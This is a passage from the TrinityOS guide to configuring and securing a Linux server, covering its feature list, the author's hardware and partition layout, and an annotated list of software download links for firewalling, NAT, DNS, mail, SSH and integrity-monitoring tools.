

TrinityOS: A Guide to Configuring Your Linux Server for Performance, Security, and Managability

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TrinityOS and its associated archive scripts guide the Linux user in a step-by-step fashion using a common example throughout to configure over 50+ Internet services. The main focus of TrinityOS is to do this in a secure fashion while keeping both performance and managability in mind. The documents also guide the user in other advanced topics such as aquiring their own Internet domain(s), moving DNS servers, confirming if you've been hacked, fighting SPAM email, and fixing various Linux file system, partition, LILO, and data recovery problems.

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1 Copyright Notice

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Sorry for all the legal stuff...

Yet I've already had one company try to take the name TrinityOS from me and one HOWTO author has already ripped a large portion of TrinityOS's content. Unfortunately, he rewrote sections of it though it was to avoid any direct copyright issue. I'm just covering my butt here from the many lowlifes in the world.

2 Introduction

TrinityOS is a complete Linux server configuration, maintenance, and security guide for the Linux novice and guru alike! Though there are a LOT of features covered in TrinityOS, you don't have to implement all of them. All I can say is, if you are going to connect your Linux box to the Internet, at least INSTALL the packet firewall!!

This document is tailored as a step-by-step, example driven document, instead of a detailed explanation doc on each Linux feature. It doesn't go into many debugging aspects since the Linux Documentation Project's (LDP) HOWTOs already cover this. The TrinityOS document is intended for a technical audience but hopefully everything is laid out well enough that a new user should be able to follow along without too much trouble!

All of TrinityOS's step-by-step instructions, files, and scripts are fully scripted out for an automatic installation at:

```
<http://www.ecst.csuchico.edu/dbranch/LINUX/TrinityOS-security/TrinityOS-security.tar.gz>
```

* For the curious, the name TrinityOS and my company, Trinity Designs, is NOT derived from being religious (the holy Trinity). The name "Trinity Designs" came from the Trinity Alps in Northern California and "TrinityOS" came from the name of the first atomic bomb testing site in White Sands, New Mexico.

Like any UNIX document, it must be updated constantly to remain relevant. I will do my best to maintain this document but all comments, ideas, etc. are appreciated to keep TrinityOS valuable!

This guide was initially based off the Slackware v3.2 distribution but due to a disk crash, I then installed Redhat 5.0 to try it out. From that point on, I now try to make TrinityOS doc reflect other distributions.

Note: Most of the initial functionality given in this document is already available in a modern day distribution such as Mandrake, Redhat, Debian, SuSe, etc. If you are using any other distribution than Redhat, Debian, etc., you will need to use this doc as a *reference* or a project management guide only. You will then need to obtain the various software sources or binaries by hand and configure the software via its native methods.

** Please note that this document will always be "Under Construction". **

Everything in the "Current Features List" has been implemented and should be documented. Some things in the "Future Features" section have already been completed though not necessarily documented yet. If you have any specific questions about the "Future" or "Current features".. feel free to ask!

```
#### Tangent ####
```

```
#
```

```
# If you have come to this doc directly, you also might want to
```

```
# check out the rest of my WWW page at:
```

```
#
```

```
# <http://www.ecst.csuchico.edu/dbranch>
```

```
#
```

```
# It covers other topics such as:
```

```
#
```

- Who am I (Why did I do all this?)
- Linux (TrinityOS, book reviews, other links, etc)
- PC Hardware (PC chipsets, CDR evals, BIOS discussions, etc)
- RAS technologies (xDSL, 56K modems, PPP optimizations, etc)
- Cable modems (how they work, the system I setup, @Home, etc)
- ISDN technologies (T/A & router evaluations, etc)
- Researching ISPs (How to pick a good ISP)
- Bookmarks (Check out my extensive WWW bookmarks)

```

*****
** Would you like to be notified when I update my WWW page or      **
**   specifically the TrinityOS doc?                                **
**                                                                 **
** Every "update" e-mail is based from both the ChangeLog WWW page **
** and the TrinityOS ChangeLog section so you will know what      **
** exactly was updated without any extra fluff.                   **
**                                                                 **
** If you're interested, send an e-mail to                         **
**                                                                 **
**           mailto:dranch@trinnet.net                             **
**                                                                 **
** with a subject of "Add me to your updates list" and I'll add   **
** you to the list!                                              **
**                                                                 **
** -P.S.- In the same request email, tell me what specifically you **
**   were/are looking for on my WWW page or in TrinityOS.        **
**   I'm always taking new requests for additions and expanded   **
**   coverage of topics already on my page.                       **
**                                                                 **
**           So don't be shy!                                       **
*****

```

3 Feature Sets

3.1 Current Features:

3.1.1 Master References and Recommended Guidelines

- An extensive URL library and current version list for all installed and recommended Linux tools and applications
- Example guidelines on documenting the hardware and partition layout of your specific hardware

3.1.2 Linux Distribution Thoughts:

- Thoughts and recommendations on picking a Linux distribution
- A common "Search & Replace" example template throughout the text for both best clarity and even to use Search/Replace tools to customize this doc to YOUR specific environment

3.1.3 Core OS setup:

- Configuring, compiling, installing, and booting both a 2.2.x & 2.0.x kernel
- Lilo configuration and security
- PCMCIA / CARDBUS PC-Card Services
- Software RAID 0 (striping) hard drives
- 7-CD SCSI CD-ROM changer system
- Automated Patching via RPM notifiers
- EXT2 file system tuning
- IDE hard drive performance optimization

3.1.4 Network Connectivity:

- Strong, configurable, and well commented IPCHAINS and IPFWADM packet firewall rule sets for both SINGLE and DUAL NIC environments. This section also includes a complete intro on how Packet and Stateful Inspected firewalls work
- Full LAN masquerading (NAT or Network Address Translation) using private IP addressing
- Masq IP port forwarding support (IPportfw)
- Dual Ethernet network card support setup and TCP/IP Performance optimization (modem and cable modem users)
- How to setup fully authoritative primary and secondary DNS servers using Bind in a CHROOTed and SPLIT Zone configuration
- Full Sendmail-based SMTP and backup SMTP e-mail system support w/ domain masquerading & Anti-SPAM measures with support for more than one Internet domain on one EMAIL server
- IMAP4 / POP3 remote email service
- Masq IP port forwarding support (IPportfw)
- DHCP server for other LAN machines (laptops, etc)
- DHCP Linux client setup for getting TCP/IP addresses
- SAMBA: Full Microsoft Windows file & printing support
- NFS: Full Sun RPC-based Network File System support
- IPSEC (Swan) VPN [Almost Complete]
- WWW server support via Apache

- PPP connectivity for primary PPP connectivity AND backup PPP connections
- Dial-on-Demand (Diald) Internet connections (modem users) - Automatic Internet connections every 15 minutes (modem users)
- Direct dial-in terminal / PPP access via a modem
- NTP time calibration
- Full UNIX printing via LPR

3.1.5 Security:

- Complete physical and OS-level security recommendations and guidelines
- Full SSH (encrypted TELNET) support
- Actively Updated Linux system security and patching (Shadow passwords, etc)
- Advanced SYSLOG logging and nightly filtered reports emailed to the root user
- Prioritized TrinityOS "CRITICALITY" rating in the CHANGELOG section to gauge the level of urgency of security vulnerabilities, system mis-configurations, etc.
- NMAP port scanning to test your packet firewall
- Anonymized Sendmail Banners

3.1.6 System backup:

- Minimum backups to floppy
- Full tape backup via BRU with emergency restore diskette creation
- Full APC SmartUPS power down support (APCUPSd) w/ paging support
- Backing up the server to a CD-R [not completed yet]

3.1.7 More extensive guides:

- How to fix LILO, HD partitioning, and file system corruption
- How to obtain an Internet domain(s)
- How to successfully move Internet domains across DNS servers and/or TCP/IP addresses
- How to recover from your box being hacked into and how to RE-secure it
- Full documentation on how understand and FIGHT all that SPAM email
- How to understand and fight SPAM email
- SSH encrypted tunnels for email, etc

3.2 Future Features:

(Won't be implemented in any particular order)

3.2.1 * TrinityOS TO-DOs:

- Add more "Configuration via GUI tools" sections

3.2.2 * Network stuff

- Give instructions on compiling Xntp
- Add a WATCHDOG feature to the rc.firewall rule set so that if you make an error in the firewall rule set and the rule set doesn't complete, a backup rule set will be automatically loaded to restore connectivity.
- Modularize the rc.firewall rulset so updates can be transparent and not require additional tailoring for each update.
- Remove LPR and replace it with LPRng or CUPS
- IPv6: Configure and setup IPv6 and possibly setup a IPv6 tunnel via the 6Bone
- Dial Backup: Add automatic analog modem dial backup when the ADSL/Cable modem goes down
- CODA: Replace NFS support with CODA
- Implement IMAP4 for a complete email subsystem
- Add a CACHING only setup for DNS
- Setup a email list server (MajorDomo, Petidomo, dunno yet)
- Email sent dynamic IP address exception requests for access through the TCP Wrappers and the IPFWADM rule sets
- DHCPc client setup for Cablemodems
- 128-bit encrypted Apache SSL WWW server
- Move over to xinetd for better DoS protection
- WWW Proxy services
- WWW banner add filtering

3.2.3 * Security Stuff

- Replace the Sendlogs script to use either Swatch or LogSentry
- Automate the firewall hits logging for trend analysis
- Install PGP / GPG for secure and/or verified communications to: other users, Internic, binaries/source code verification, etc.
- Tripwire Security Breech monitoring [not completed yet]
- SATAN / SAINT / Nessus / COPS / ISS security testing

3.2.4 * Application stuff

- Get Sendmail to run in an SMRSH shell
- Implement Procmail to do local email filtering
- Setup fetchmail to get remote email vs. setting up a remote .forward
- Full SVGA X-Windows support w/ the WindowMaker window Manager (Xfree)

3.2.5 * Administration stuff

- Up the logging time on the UPS to 1 second increments and then plot all the stuff with GNU Plot to then be emailed via "Sendlogs"
- Rotate the UPS logs
- Implement automatic weekly incremental tape backups to the TR4 tape drive.
- BZip2 compression w/ tar patches

3.2.6 * System Stuff

- Iomega parallel ZIP drive support

4 Hardware Configuration

This document uses methodologies that I have developed over the years. Some of these docs have saved my butt on several occasions (documenting things like Drive partition maps, I/O and IRQ maps). This may seem like a pain in the butt to do initially but when you need them..

YOU NEED THEM!

4.1 - Distribution:

- Mandrake 7.0 w/ all available patches

4.2 - Kernel

v2.2.19

4.3 Hardware Used:

- Intel Pentium 200Mhz / 128MB EDO RAM
- Intel TC430HX motherboard (cannot tune IRQ use)
 - Serial port #1: COM1 - IRQ 4
 - Serial port #2: COM2 - IRQ 3
 - LPT1 - IRQ 7
 - IDE 0 (disabled)
 - IDE 1 - IRQ 15

- Network:
 - Eth0: Compaq Netelligent 10/100 Dual port (PCI) - port #1 (IRQ 11)
 - cable modem side
 - Eth1: Compaq Netelligent 10/100 Dual port (PCI) - port #2 (IRQ 14)
 - Int LAN
- Video:
 - Matrox Millennium II (4MB) - (PCI)
- Sound:
 - Built-in Windows Sound System (IO:530h, IRQ: 9, L-DMA: 0, H-DMA: 1, MPU: 330h, MPU IRQ: -1)
- Controllers:
 - Adaptec 2940UW SCSI controller (PCI) - IRQ: 10
 - Used for SCSI disks (ext. cabling to RAID enclosure)
 - Adaptec 2940U SCSI controller (PCI) - IRQ: 14
 - Used for CDROMs and Tape drives (int. & ext. cabling)
- I/O Adapter - (ISA)
 - (2) port serial / (1) parallel
 - COM3 - IRQ 4
 - COM4 - IRQ 3
 - LPT2 - IRQ 5
- Storage Devices:
 - == In the primary system case ==
 - HDC: Maxtor DiamondMax+ 10.0GB (UDMA)[512k][LBA] [
 - HDD: BCD 40x CDROM
 - SR0-6: Nakamichi 7-CD 2x changer (ID: 4)
 - SR7: Philips CM4xx 4x CDROM (ID: 5)
 - ST0: HP T4000 TR4 Tape drive (ID: 6) [dead?]
 - == In the secondary RAID enclosure ==
 - SDA: Seagate ST39173N 9GB (20Mb/s) (ID: 0) - Primary HD
 - SDB: Seagate ST39173N 9GB (20Mb/s) (ID: 1) -
 - SDC: IBM DNES-309170 9GB (20Mb/s) (ID: 2) -
 - SDD: Seagate ST39173N 9GB (20Mb/s) (ID: 3) - dd backup of SDA
 - I/O:(See docs on IRQTUNE to better understand why these are like this. It makes a difference!)

```

ttyS0: COM1 - USB Courier v.Everything
ttyS1: COM2 - N/A
ttyS3: COM3 - N/A
ttyS2: COM4 - APC SmartUPS UPS

```

```

LPT1: Hp LaserJet-IIp (UNIX & Samba share)
LPT2: Hp Deskjet 660c (UNIX & Samba share)

```

----- I/O Maps and "Expert" fdisk partition tables -----

IRQ Map:

```

0: timer (system)
1: keyboard (system)
2: Cascade (system)
3: COM2-N/A (Motherboard) & COM4-APC Smartups (ISA I/O)
4: COM1-Modem (Motherboard & COM3-N/A)
5: Sound (Motherboard)
6: Floppy (system)
7: LPT1-printer (motherboard)
8: Clock (system)
9: Cascade
10: Adaptec 2940U (PCI)
11: Compaq Ethernet#1 (PCI)
12: PS/2 mouse (motherboard)
13: Math coprocessor
14: Adaptec 2940UW (PCI)
15: IDE1 (motherboard)

```

I/O Port MAP:

```

170-1F7h: IDE1
1F0-1F7h: IDE0
200-207h: (not used) usually Joystick
278-27Fh: LPT1
2E8-2EFh: COM4
2F8-2FFh: COM2
330-331h: Windows Sound Systye Pro MPU-401
376-376h: IDE1
378-37Fh: LPT1
3E8-3EFh: COM3
3F0-3F5h: Floppy drive
3F6-3F6h: IDE0
530-533h: Windows Sound System

E800h: AHA2940U
EC80h: AHA2940U

```

```

FCE0:  TLAN #1
FCF0:  TLAN #2
E400h: System BIOS
E800h: System BIOS
F000h: System BIOS

```

DMA Map:

```

0 - Windows Sound System
1 - Windows Sound System
2 - Alternative Floppy DMA
3 - Floppy DMA
4 - Casecade
5 - None
6 - None

```

```

-----
All hard Drive partition tables
-----

```

```

/dev/hdc (normal mode printout - expert truncates)
=====

```

```

Disk /dev/hdc: 16 heads, 63 sectors, 19390 cylinders
Units = cylinders of 1008 * 512 bytes

```

Device	Boot	Begin	Start	End	Blocks	Id	System
/dev/hdc1		1	1	19390	9772528+	83	Linux native

```

=====

```

```

/dev/sda (expert mode printout)
=====

```

```

Disk /dev/sda: 255 heads, 63 sectors, 1106 cylinders

```

Nr	AF	Hd	Sec	Cyl	Hd	Sec	Cyl	Start	Size	ID
1	80	1	1	0	254	63	6	63	112392	06
2	00	0	1	7	254	63	1023	11245517655435		05
3	00	0	0	0	0	0	0	0	0	00
4	00	0	0	0	0	0	0	0	0	00
5	00	1	1	7	254	63	261	63	4096512	83
6	00	1	1	262	254	63	294	63	530082	82
7	00	1	1	295	254	63	1023	6312289662		83
8	00	254	63	1023	254	63	1023	63	738927	83

```

=====

```

```

/dev/sdb (expert mode printout)
=====

```

Disk /dev/sdb: 255 heads, 63 sectors, 1106 cylinders

```

Nr AF  Hd Sec  Cyl  Hd Sec  Cyl  Start  Size ID
 1 00  1  1    0 254  63 1023   6317767827 83
 2 00  0  0    0  0  0    0       0  0 00
 3 00  0  0    0  0  0    0       0  0 00
 4 00  0  0    0  0  0    0       0  0 00
=====

```

/dev/sdc (expert mode printout)

Disk /dev/sdc: 255 heads, 63 sectors, 1115 cylinders

```

Nr AF  Hd Sec  Cyl  Hd Sec  Cyl  Start  Size ID
 1 00  1  1    0 254  63 1023   6317912412 83
 2 00  0  0    0  0  0    0       0  0 00
 3 00  0  0    0  0  0    0       0  0 00
 4 00  0  0    0  0  0    0       0  0 00
=====

```

/dev/sdd (expert mode printout)

Disk /dev/sdd: 255 heads, 63 sectors, 1106 cylinders

```

Nr AF  Hd Sec  Cyl  Hd Sec  Cyl  Start  Size ID
 1 80  1  1    0 254  63  6     63 112392 06
 2 00  0  1    7 254  63 1023 11245517655435 05
 3 00  0  0    0  0  0    0       0  0 00
 4 00  0  0    0  0  0    0       0  0 00
 5 00  1  1    7 254  63 261   63 4096512 83
 6 00  1  1   262 254  63 294   63 530082 82
 7 00  1  1   295 254  63 1023 6312289662 83
 8 00 254 63 1023 254 63 1023   63 738927 83
=====

```

Linux HD mount table:

```

--
Filesystem      Size  Used Avail Use% Mounted on
/dev/sda7       5.7G  4.8G  570M  90% /
/dev/sda1        55M  1.2M   54M   2% /doscd
/dev/sda8       349M   28k  331M   0% /tmp
/dev/sda5       1.9G  165M  1.6G   9% /var
/dev/sdb1       8.3G  7.7G  210M  97% /home/hpe
/dev/sdc1       8.4G  7.0G  997M  88% /home/hpe/old-windows-and-raid0
/dev/sr0        321M  321M    0 100% /home/hpe/CDROMs/CDROM1

```

```

/dev/sr1          414M  414M    0 100% /home/hpe/CDROMs/CDROM2
/dev/sr2          511M  511M    0 100% /home/hpe/CDROMs/CDROM3
/dev/sr3          595M  595M    0 100% /home/hpe/CDROMs/CDROM4
/dev/sr4          243M  243M    0 100% /home/hpe/CDROMs/CDROM5
/dev/sr5          646M  646M    0 100% /home/hpe/CDROMs/CDROM6
/dev/sr6          639M  639M    0 100% /home/hpe/CDROMs/CDROM7
/dev/sr7          645M  645M    0 100% /home/hpe/CDROMs/CDROM8
--

```

5 Software URL download map and checklist

- Software recommended and used for the TrinityOS doc (roughly in this order).

**** NOTE**** Put all code in /usr/src/archive/

I personally recommend to putting ALL additional software source code, RPMs, etc in /usr/src/archive. In the "archive" directory, I make subdirectories for the various code like dns, ssh, sendmail, etc. This IS your box though so put things ANYWHERE you so wish. :)

5.1 Master site for all Internet RFCs:

- <<http://www.cis.ohio-state.edu/rfc/>>

5.2 The Master IANA site

- For all Internet port numbers, protocol numbers, etc. A VERY recommended place to go, download them ALL, and put them in /etc/iana.

– <<http://www.isi.edu/in-notes/iana/assignments>>

5.3 Master site for all known Internet Trojan ports

- <<http://www.simovits.com/sve/nyhetsarkiv/1999/nyheter9902.html>>

5.4 Distribution Sites and Update MIRRORS:

Any Service Packs, security patches, etc. for your installed Slackware or Redhat distribution(s)

5.4.1 Mandrake Updates:

- Master URL: <<http://www.linux-mandrake.com/en/security/>>

5.4.2 Redhat Updates:

- Master MIRROR URL: <<http://www.redhat.com/mirrors.html>>
- Fast: <<ftp://ftp.codemeta.com/pub/mirrors/redhat/updates/>>;
- 5.2 only: <<ftp://ftp.infomagic.com/pub/mirrors/linux/RedHatUpdates/>>

5.5 Newest stable kernel

<<ftp://ftp.kernel.org>> or <<ftp://ftp.freesoftware.com/pub/linux/sunsite/kernel/>>

5.5.1 2.4.x

- 2.4.9 is stable
 - Please note that the 2.4.x series of kernels is still quite new and some aspects of it are immature in comparison to 2.2.x kernels (PCMCIA, Power Management, etc). But, several new aspects of the 2.4.x kernels might make you want to try it (faster IP stack, stateful firewalls, journaled filesystems, etc.)

5.5.2 2.2.x

- 2.2.19 is stable
 - ALL versions less than 2.2.16 have a TCP exploit that when combined with tools such as Sendmail, will lead to a root compromise. In addition to this, all kernels below 2.2.12 have a IP fragmentation bug. This will make ALL strong IPCHAINS rule sets vulnerable! I also understand that 2.2.11 has a memory leak issue. Sounds like 2.2.16+ is the only version to go with right now.

5.5.3 2.0.x

- 2.0.39 is stable
 - Any lower version have a DoS attack against the TCP/IP stack

5.6 IP NAT, MASQ, Load Balancing, and High Availability tools

- There are several implementations but here are the common ones:
 - A Good Master Reference to the various NAT implimentations for multiple Operating Systems
 - * <<http://www.uq.net.au/~zzdmacka/the-nat-page/>>
 - Main Linux NAT, Load Balancing, and High Availability reference site:
 - * <<http://www.linas.org/linux/load.html>>
 - Newer NAT implementations:
 - * IPRROUTE2: The primary true Many:Many NAT implimentation for 2.2.x kernels - <<ftp://ftp.inr.ac.ru/>>
 - Mirror: <<ftp://ftp.tux.org/people/alexey-kuznetsov/ip-routing/>>
 - Documentation #1: <<ftp://post.tepkom.ru/pub/vol2/Linux/docs/>>
 - Documentation #2: <<http://www.compendium.com.ar/policy-routing.txt>>
 - Advanced Routing HOWTO: This doc covers IPRROUTE2, Policy-based routing (source IP), GRE tunnels, Multicast, Queueing, etc, and more - <<http://www.linuxdoc.org/HOWTO/Adv-Routing-HOWTO.html>>
 - * An older NAT implimentation available here: <<http://proxy.iinchina.net/wensong/ipnat/>>
 - Excellent tutorials on Linux NAT and the home of one of the first implementations:
 - * <<http://www.csn.tu-chemnitz.de/HyperNews/get/linux-ip-nat.html>> or
 - * <<http://www.suse.de/mha/HyperNews/get/linux-ip-nat.html>>

5.6.1 MASQ E-mail list : By far the BEST way to get MASQ-help (very helpful!!)

- Send mail to `<mailto:masq-request@tiffany.indyramp.com>`

5.6.2 Linux IP Masq**2.4.x kernels**

- NetFilter now provides for both 1:Many Masq-like NAT and true 1:1 NAT:
 - `<http://netfilter.kernelnotes.org/unreliable-guides/index.html>`

2.2.x kernels

- NOTE: ALL versions less than 2.2.16 have a IP fragmentation bug (among other things). This will make ALL strong IPCHAINS rule sets vulnerable! Upgrade NOW!
 - IPCHAINS Main site:
 - * `<http://netfilter.kernelnotes.org/ipchains/>`

IPMASQADM port forward patches:

- `<http://juanjox.kernelnotes.org/>` or
- `<ftp://ftp.compsoc.net/users/steve/ipportfw/linux21/>`

The beginnings of Stateful Inspection for Linux:

- 2.0.x kernels
 - * `<http://www.ifi.unizh.ch/ikm/SINUS/firewall.html>`
- 2.1.x / 2.2.x kernels
 - * `<ftp://ftp.interlinx.bc.ca/pub/spf>`

ICQ module v0.56 for 2.2.x kernels

- `<http://members.tripod.com/djsf/masq-icq/>`

2.0.x kernels

- IPFWADM (source must download regardless if installed with Redhat)
 - Slackware:
 - * `<ftp://ftp.xos.nl/pub/linux/ipfwadm/ipfwadm-2.3.0.tar.gz>`
 - Redhat:
 - * `<ftp://ftp.xos.nl/pub/linux/ipfwadm/ipfwadm-2.3.0-1.src.rpm>`
- IPFWADM patches (if required for pre-2.0.30 kernels) at:
 - `<http://ipmasq.cjb.net/ipfwadm-2.3.0-generic-timeout.patch.gz>`
- IPCHAINS support for the 2.0.3x kernels
 - `<http://aemiaif.lip6.fr/willy/pub/linux-patches/ipnat/>`
 - `<http://www-miaif.lip6.fr/willy/pub/linux-patches/>`

- IPPORTFW Port forwarding for 2.0.x kernels
 - Homepage:
 - * <http://www.ox.compsoc.org.uk/steve/portforwarding.html>
 - Patches:
 - * <ftp://ftp.ox.compsoc.org.uk/pub/users/steve/ipsubs/sub-patch-1.37.gz>
- IP Masq specific protocol patches:
 - ICQ module v0.52 for 2.0.x kernels
 - * The master list: <http://www.e-infomax.com/ipmasq/appsup.html>
 - * <http://members.tripod.com/djsf/masq-icq/>
- Interpreting Firewall hits:
 - This is a great URL in addition to the content in Section 10 on how to interpret your firewall logs and what all the information means:
 - * <http://www.robertgraham.com/pubs/firewall-seen.html>

5.7 PPP - v2.3.11 (not needed for most cable modem users)

Primary site: <ftp://cs.anu.edu.au/pub/software/ppp/>

Backup site (has older versions): <ftp://ftp.freesoftware.com/pub/linux/sunsite/system/network/serial/ppp/>

5.8 ML/PPP

Strong Implimentation: <http://mp.mansol.net.au/mp/>

Lots of data, little code: <ftp://ftp.east.telecom.kz/pub/src/networking/ppp/multilink>

Another implementation (runs on 2.2.x+ and he is looking for testers) <http://linux-mp.terz.de>

Dead link? <http://mp.ins-coin.de>

5.9 PPPoE (PPP over Ethernet) : Needed for some DSL and Cablemodem users

Very popular user-space client : Primary Site: <http://www.roaringpenguin.com/pppoe.html>

Kernel-Space client known for somewhat better performance: <http://www.davin.ottawa.on.ca/pppoe/>

Some other informational URLs as well:

<http://www.suse.de/~bk/PPPoE-project.html>

<http://www.sympaticousers.org/faq.htm>

5.10 PPTP VPNs to Microsoft (NOT Recommended; use IPSEC)

Primary Site: ftp://ftp.rubyriver.com/pub/jhardin/masquerade/ip_masq_vpn.html

To enable PPTP VPN encryption: <http://www.moretonbay.com/PPTP/>

5.11 Diald v0.99.4 (not needed for cable modem users)

Diald is now maintained by a new author and site:

<<http://diald.sourceforge.net>>

RPMS: <<http://juanjox.kernelnotes.org>>

Download the original Diald and Diald patches (Diald v0.16.5)

<<http://www.loonie.net/eschenk/diald.html>>

5.12 NAMED current: 8.2.3 and 9.1.0

Sources: <<ftp://ftp.isc.org/isc/bind/src/>>

RPMS: Finding new RPMs for the newest versions of Bind isn't very easy. Once place you might have luck is the CONTRIB area of sites like Redhat and Mandrake. Those RPMs seem to work fine but some people do NOT trust someone else's compiled code, so, it's your choice.

<<ftp://rawhide.redhat.com/>>

You can also find a chroot-ed version of bind here:

<<ftp://ftp.fi.muni.cz/pub/users/kas/bind-chroot/>>

Announcement list:

Send email to bind-announce-request@isc.org with "subscribe" in the subject field.

5.13 Vlock (stock in Redhat if installed)

<<ftp://ftp.freesoftware.com/pub/linux/sunsite/utils/console/vlock-1.0.tar.gz>>

5.14 Network Sniffers

5.14.1 - TCPDUMP (stock in Redhat if installed) - Excellent network packet sniffer

<<ftp://ftp.freesoftware.com/pub/linux/sunsite/system/network/management/>> or <<ftp://ftp.ee.lbl.gov/tcpdump.tar.Z>>

5.14.2 - IPtraf - Excellent high level network protocol watcher

- Current 2.1.0

<<ftp://ftp.cebunet.com/pub/linux/net>>

5.14.3 - EtherReal - An excellent GUI decoder

<<http://ethereal.zing.org/>>

5.15 Sendmail current: v8.11.6

<<ftp://ftp.sendmail.org/pub/sendmail/>>

8.11.6 fixes a known command-line parsing security issue

RPMs: The newest Sendmail is NOT available in RPM form from sendmail.org but it IS in Redhat's CONTRIB area. It seems to work fine but some people do NOT trust someone else's compiled code, so, it's your choice.

<<ftp://ftp.infomagic.com/pub/mirrors/linux/RedHatContrib/libc6/i386/>>

Announcement list:

Send an email to majordomo@Lists.Sendmail.ORG with the text "subscribe sendmail-announce" in the body of the message.

5.16 POPAuth

I have taken over ownership of these documents but haven't had a chance to post them yet. If you would like to get a copy of them, please email *me* <<mailto:dranch@trinet.net>>

For allowing remote POP-3 clients to be able to use the SMTP server to send email.

5.17 Virtual Email domains

To support multiple email domains w/ Sendmail, Qmail, etc check out:

<<http://www.linuxdoc.org/HOWTO/Virtual-Services-HOWTO.html>>

5.18 DHCP Server

RFC Info: <<http://www.dhcp.org/rfc2131.html>>

<<http://www.dhcp.org/rfc2132.html>>

Legacy Info: <<http://www.cis.ohio-state.edu/rfc/rfc1542.txt>>

Download: <<http://www.isc.org/dhcp.html>>

5.19 WU-FTP v2.6.1

FTP: <<ftp://ftp.wu-ftp.org/pub/wu-ftp/>>

FAQ: <<http://www.cetis.hvu.nl/koos/wu-ftp-faq.html>>

5.20 DHCP Client

DHCP HOWTO: <<http://metalab.unc.edu/pub/Linux/docs/HOWTO/mini/DHCPcd>>

DHCPcd client: <<http://www.phystech.com/download/dhcpcd.html>>

Other DHCP info:

<<http://www.linux-firewall-tools.com/linux/firewall/index.html>>

A HOWTO specific to the RoadRunner Cablemodem setup, but it's still a good site: <<http://www.vortech.net/rrlinux/>>

5.21 NetWatch

<<ftp://ftp.digital.com/pub/linux/redhat/powertools-5.0/i386/>>

5.22 Getdate (NTP) - v1.2 (Was SETTIME)

<ftp://metalab.unc.edu/pub/Linux/system/network/misc/getdate_rfc868-1.2.tar.gz>

5.23 NTP Clock Sources

<<http://www.eecis.udel.edu/mills/ntp>>

5.24 Tape Back up:

- BRU (it's not free but it's the best Linux backup software out there IMHO. This is one place you just CAN'T skimp!) Recommended!

<http://www.estinc.com>

5.25 Netscape (stock in Redhat if installed)

Be sure to get the 128bit version if possible <<ftp://ftp.netscape.com>>

5.26 SSH current: ssh-1.2.31 and ssh-2.4.0

Traditional SSH client/server: <<http://ftp.ssh.com/pub/ssh/>>

New OpenSSH client/server with relaxed v2.x licensing <<http://www.openssh.com/>>

Additional UNIX SSH tunneling URLs:

<<http://www.ccs.neu.edu/groups/systems/howto/howto-sshtunnel.html>>

5.27 Raidtools

Good info on Linux RAID: <<http://linas.org/linux/raid.html>>

The drivers: <<ftp://ftp.kernel.org/pub/linux/daemons/raid/alpha>> or <<http://luthien.nuclecu.unam.mx/miguel/raid>>

5.28 Samba (stock in Redhat if installed)

(this version fixes an exploit on BugTraq)

<<http://www.samba.org>>

Also, they have great docs at <<http://samba.anu.edu.au/>>

5.29 PCMCIA Services

<<http://pcmcia-cs.sourceforge.org/>>

5.30 APCUPSD UPS server

Official APC Powerchute for Linux - v4.5.2 - Free closed-source daemon with excellent Xwindows support:
<http://www.apcc.com/tools/download/sw_kit.cfm?sku=sdw31>

Original and quite nice APCUPSD open-source daemon - v3.6.2: <<http://www.brisse.dk/site/apcupsd/>>

5.31 Apache WWW server

Standard Apache: <<http://www.apache.org>> or <<ftp://ftp.redhat.com/pub/contrib/i386/apache-1.2.6-5.i386.rpm>>

SSL-encrypted Apache:

<<http://www.apache-ssl.com/>>

5.32 File Integrity testing/Monitoring

5.32.1 TripWire:

Tripwire has gone OpenSource for LINUX! Woohoo! Though it isn't available quite yet, it will be there soon:

<<http://www.tripwire.org>>

Also, as of v2.2.1, Tripwire now runs on Glibc.

<http://www.tripwiresecurity.com/products/Tripwire_ASR20.cfml>

You can also get the older versions here:

<<ftp://coast.cs.purdue.edu/pub/COAST/Tripwire>>

5.32.2 Aide:

AIDE is a GNU version of Tripwire

<<ftp://ftp.cs.tut.fi/pub/src/gnu/aide-0.4.tar.gz>>

5.32.3 ViperDB:

ViperDB is another GNU version of Tripwire

<<http://www.resentment.org/projects/viperdb/index.html>>

5.33 RPM update tools:

5.33.1 AutoRPM current version: 1.9.8.1

<<http://www.kaybee.org/kirk/html/linux.html>>

5.33.2 The Perl module "Libbet"

<<http://cpan.valueclick.com/modules/by-module/Net/>>

5.33.3 RPM Watch current version: 1.1

(does not work for Redhat 5.2+) [Will be phased out] <<ftp://ftp.iaehv.nl/pub/users/grimaldo/rpmwatch-1.1-1.noarch.rpm>>

5.33.4 RPMLevel (from the author of RPMWatch)

<<http://coralys.com/products/>>

5.34 Mkisofs

<<ftp://ftp.fokus.gmd.de/pub/unix/cdrecord/mkisofs/>>

5.35 Compression tools

BZip2 : <<http://sourceware.cygnum.com/bzip2/index.html>>

5.36 Bash HOWTO

<<http://www.linuxdoc.org/HOWTO/Bash-Prompt-HOWTO.html>> Also see 42 (Section 42) in TrinityOS

5.37 Dial-In Server HOWTO

<<http://www.swcp.com/jgentry>>

5.38 SWAN / IPSEC VPN

Project home page:

<<http://www.xs4all.nl/freeswan>> or <<http://www.flora.org/freeswan/>>

SWAN email list:

<<http://www.xs4all.nl/freeswan>>

Overview <<http://www.cygnum.com/gnu/swan.html>>

Download the IPsec code from:

Broken? <<ftp://ftp.xs4all.nl/pub/crypto/freeswan>>

Works? <<http://ftp.xs4all.nl/pub/crypto/freeswan>>

or

<<http://www.flora.org/freeswan/download>>

Other Mini-HOWTOs:

<https://www.seifried.org/articles/ipsec/>

5.39 PGP Email Encryption

- PGP: <<http://web.mit.edu/network/pgp.html>>

5.40 IP logger

<ftp://ftp.tu-graz.ac.at/pub/linux/redhat-contrib/SRPMS/iplogger-0.1-1.src.rpm>

5.41 Hardware Performance Tuning:

- IRQTune <ftp://shell5.ba.best.com/pub/cae/irqtune.tgz>

- HDparm <ftp://sunsite.unc.edu/pub/Linux/kernel/patches/diskdrives>

5.42 Security Documentation, Tools, and Resources

5.42.1 Various Security Mailing lists and documentation

- <http://www.shmoo.com>

5.42.2 The Linux Security HOWTO

- <http://www.linuxdoc.org/HOWTO/Security-HOWTO.html>

5.42.3 Logging tools:

- CheckLogs:
 - <http://www.iae.nl/users/grimaldo/chklogs.shtml>
- Swatch:
 - <ftp://ftp.stanford.edu/general/security-tools/swatch>
- Psionic LogCheck:
 - <http://www.psionic.com/abacus/logcheck>
- LogSurfer: (like Swatch but with state checking!)
 - <http://www.cert.dfn.de/eng/logsurf/home.html>

5.42.4 - Nmap:

